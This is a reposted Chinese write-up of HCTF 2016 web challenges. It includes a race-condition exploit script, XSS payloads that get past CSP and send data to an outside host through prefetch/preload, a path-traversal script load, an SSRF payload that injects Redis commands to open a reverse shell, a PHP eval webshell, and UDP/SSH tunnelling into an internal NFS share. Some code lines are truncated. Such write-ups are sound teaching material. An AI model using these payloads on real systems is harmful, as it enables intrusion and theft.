2016 HCTF web writeup

转载

dengzhasong7076 于 2016-11-28 22:03:00 发布 370 收藏
文章标签： 数据库 php shell
原文链接：http://www.cnblogs.com/iamstudy/articles/2016_hctf_web_writeup.html

HCTF 2016 web-writeup

2099年的flag


only ios99 can get flag(Maybe you can easily get the flag in 2099

改下ua：

```
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) V
```

RESTFUL

修改方式为put，然后/money/100000



giligili

```
<script type="text/javascript">
    // Come on and get flag:>

    var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toS
    var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1049,
    var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
    function check() {
        var answer = document.getElementById("message").value;
        var correct = (function() {
            try {
                h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
                e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++) {
                l = new MersenneTwister(e), v = true;
                l.random(); l.random(); l.random();
                o = answer.split("_");
                i = l.mt[~~(h.random()*$[0x1f])%0xff];
                s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("-")[
                e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;
                e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e -= 0
                t = new MersenneTwister(Math.sqrt(-e));
                h.random();
                a = l.random();
                t.random();
                y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+ +1+
                o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
                u = ~~~~~~~~~~~~~~~~(a * i); if (o[0].length > 5) return false;
                a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[31]](
                r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.random())
                e ^= ~r;
                r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.random())
                e ^= ~~r;
                a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1]; if (parseInt(a.split(
                d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length - 3)
                i = 0xffff;
                n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4));
                g = 3;
                t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) * o[0
                h = ((31249*g) & i).toString(16);
                i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                s = i == h;
                return (p & t & s & d) === 1 || (p & t & s & d) === true;
            } catch (e) {
                console.log("gg");
                return false;
            }
        })();

        document.getElementById("message").placeholder = correct ? "correct" : "wrong";
        if (correct) {
            alert("Congratulations! you got it!");
        } else {
            alert("Sorry, you are wrong...");
        }
    };
</script>
```

以前的一个ctf的题目：

```
https://github.com/sternze/CTF_writeups/blob/master/sCTF/2016_Q1/obfuscat/readme.md
```

=.=，过程还是很复杂的。不过总体来说就是为了满足一些条件从而反推出答案。

hctf{wh3r3_iz_y0ur_neee3eeed??}

兵者多诡

zip协议包含文件。

必须比香港记者还要快

有一个http://changelog.hctf.io/README.md文件

```
- 2016.11.11
完成登陆功能，登陆之后在session将用户名和用户等级放到会话信息里面。
判断sessioin['level']是否能在index.php查看管理员才能看到的**东西**。
XD

- 2016.11.10
老板说注册成功的用户不能是管理员，我再写多一句把权限降为普通用户好啰。
```

也就是注册的时候是管理员，然后再update降为管理员，最后再在index.php里面是进行SESSION判断。

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import requests
import uuid
import re
import threading

url = "http://changelog.hctf.io/register.php"
url1 = "http://changelog.hctf.io/login.php"
url2 = "http://changelog.hctf.io/index.php"

username = ""
session = ""

def sess():
    r = requests.get(url1)
    m = re.search('PHPSESSID=(.*?);',r.headers['Set-Cookie'])
    if m:
        return str(m.group(1))

def regist():
    global username,session
    while True:
        data = {
            'username' : username,
            'password' : '1',
            'gogogo' : '苟!',
        }
        cookie = {
            'PHPSESSID' : session
        }
```

```
        r = requests.post(url, data=data, cookies=cookie, timeout=3)
        if '搞事' in r.content:
            print "Error."
        print r.content

def login():
    global username,session
    while True:
        data1 = {
            'username' : username,
            'password' : '1',
            'gogogo' : '苟!',
        }
        cookie1 = {
            'PHPSESSID' : session
        }

        r1 = requests.post(url1, data=data1, cookies=cookie1, timeout=5)
        content = r1.content
        print "login: " + username + '-' + session
        if 'gogogo' not in content:
            print content

        if 'hctf' in content:
            print content * 10

        if 'zero' in content:
            print 'aaaa'
            username = str(uuid.uuid4())
            session = sess()

username = str(uuid.uuid4())
session = sess()

def main():
    threadpool=[]

    for n in xrange(10):
        th = threading.Thread(target=login)
        th.setDaemon(True)
        threadpool.append(th)
    for n in xrange(2):
        th = threading.Thread(target=regist)
        th.setDaemon(True)
        threadpool.append(th)
    for th in threadpool:
        th.start()
    for th in threadpool :
        threading.Thread.join(th)

if __name__ == '__main__':
    main()
```

竞争一下，在注册insert后，update降权前登陆进去就可以获得flag。

guestbook

有一个类似验证码的东西：
substr(md5($code),0,4) =='xxxx'

```
<?php
$a = $argv[1];
for($i=1;$i<1000000;$i++){
    if(substr(md5($i),0,4) == $a){
        echo $i;
        exit();
    }
}
echo "ok";
```

程序跑一跑就好了。

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; font-src 'self' fonts.gstat
```

通过预加载来绕过csp。

```
<scrscriptipt>var n0t = document.createElement("lilinknk");n0t.setAttribute("rel", "prefetch");n0t.setAttri
```

```
[27/Nov/2016:14:02:29 +0800] "GET /aaat HTTP/1.1" 404 433 "http://guestbook.hctf.io/admin_lorexxar.php" "Mo
```

secret area

也是一个csp。

```
Content-Security-Policy:default-src 'self'; script-src http://sguestbook.hctf.io/static/ 'sha256-n+kMAVS5Xj
```

值的注意的点是：http://sguestbook.hctf.io/static/

必须要在这个目录下面加载。

解法一：

这个目录有一个redirect.php，利用跳转去加载。

```
<scscriptript src=http://sguestbook.hctf.io/static/redirect.php?u=http://sguestbook.hctf.io/upload/a3264275
```

解法二：

```
<scscriptript src="http://sguestbook.hctf.io/static/..%2fupload/a32642750cae25f4c5b020d9a66c5c5c"></scscrip
```

其中upload的这个文件，是可以通过头像上传的。内容是：

```
var n0t = document.createElement("link");n0t.setAttribute("rel", "preload");n0t.setAttribute("href", "//ipi
```

AT field1

只要跳到127.0.0.1就可以了。改下解析ip，或者直接一个302跳转都行。

AT field2

内网里面存在一个redis。利用前面的urllib的host可以导致ssrf，进而攻击redis可以反弹一个shell。

https://security.tencent.com/index.php/blog/msg/106

```
http://192.168.0.10%25250d%25250a%252a3%25250d%25250a%2525243%25250d%25250aset%25250d%25250a%2525241%25250d
```

你没走过的套路

```
http://120.27.122.0/index.php~
<?php
echo "welcome to aklis's bowl";
@eval($_GET['aklis']);
```

发现192.168.0.1开放了111、2049端口

因为nfs在挂载的时候会有一些udp包，代理等一些手段是不行的。

自己的服务器：

```
import socket
import sys
import struct

sock_src = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock_dst = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
recv_addr = ('0.0.0.0', 111)
dst_addr = ('0.0.0.0', 11111)
sock_src.bind(recv_addr)
sock_dst.bind(dst_addr)

while True:
    print('waitting for OK from client')
    _, addr_dst = sock_dst.recvfrom(65565)
    if _ == 'OK':
        print('OK recieved from {0}'.format(addr_dst))
    data, addr_src = sock_src.recvfrom(65565)
    print('send: {0!r} to {1}'.format(data, addr_dst))
    sock_dst.sendto(data, addr_dst)

    data, _  = sock_dst.recvfrom(65565)
    print('received: {0!r} from {1}'.format(data, _))
    port = struct.unpack('!i', data[-4:])[0]
    sock_src.sendto(data, addr_src)

    print('PORT: {0}'.format(port))

sock_src.close()
sock_dst.close()
```

要拿的目标服务器


```
import socket
import sys
import struct

sock_src = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock_dst = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
recv_addr = ('vps-ip', 11111)
dst_addr = ('192.168.0.1', 111)

while True:
    try:
        print('send OK to {0}'.format(recv_addr))
        sock_src.sendto('OK', recv_addr)
        data, addr_src  = sock_src.recvfrom(65565)
        print('send: {0!r} to {1}'.format(data, dst_addr))
        sock_dst.sendto(data, dst_addr)
        data, _ = sock_dst.recvfrom(65565)
        print('received: {0!r} from {1}'.format(data, dst_addr))
        sock_src.sendto(data, addr_src)
    except KeyboardInterrupt:
        sock_src.sendto('CLOSE', addr_src)
        break

sock_src.close()
sock_dst.close()
```

再把根据文章把3个端口转出来，111、892、2049
ps：此题我转发了54280、40878、111、892、2049

```
ssh vps_ip -lroot -R111:120.27.122.0:111 -CNfg
```

=。=，值的注意的是，因为公网ip(120.27.122.0)是屏蔽了端口的，所以还是需要用python在shell上面去转发一下到vps，也就是192.168.0.1的2049转到vps-ip的2049，上面只是将120.27.122.0的111转发到本地的111


```
showmount -e 127.0.0.1
mount -t nfs -o nolock 127.0.0.1:/var/nfs /tmp/a
```



=。=，火日聚聚。

```
location ~ \.php$ {
    #proxy_pass   http://127.0.0.1;
    fastcgi_index index.php;
    include fastcgi_params;
}

location /static {
    alias /var/www/static/;
    autoindex on;
}
```

然后nginx是/static是/var/www/static/的别名，如果你访问了/static../
结果就是访问了/var/www/static/../，也就是static的上一级目录。



转载于:https://www.cnblogs.com/iamstudy/articles/2016_hctf_web_writeup.html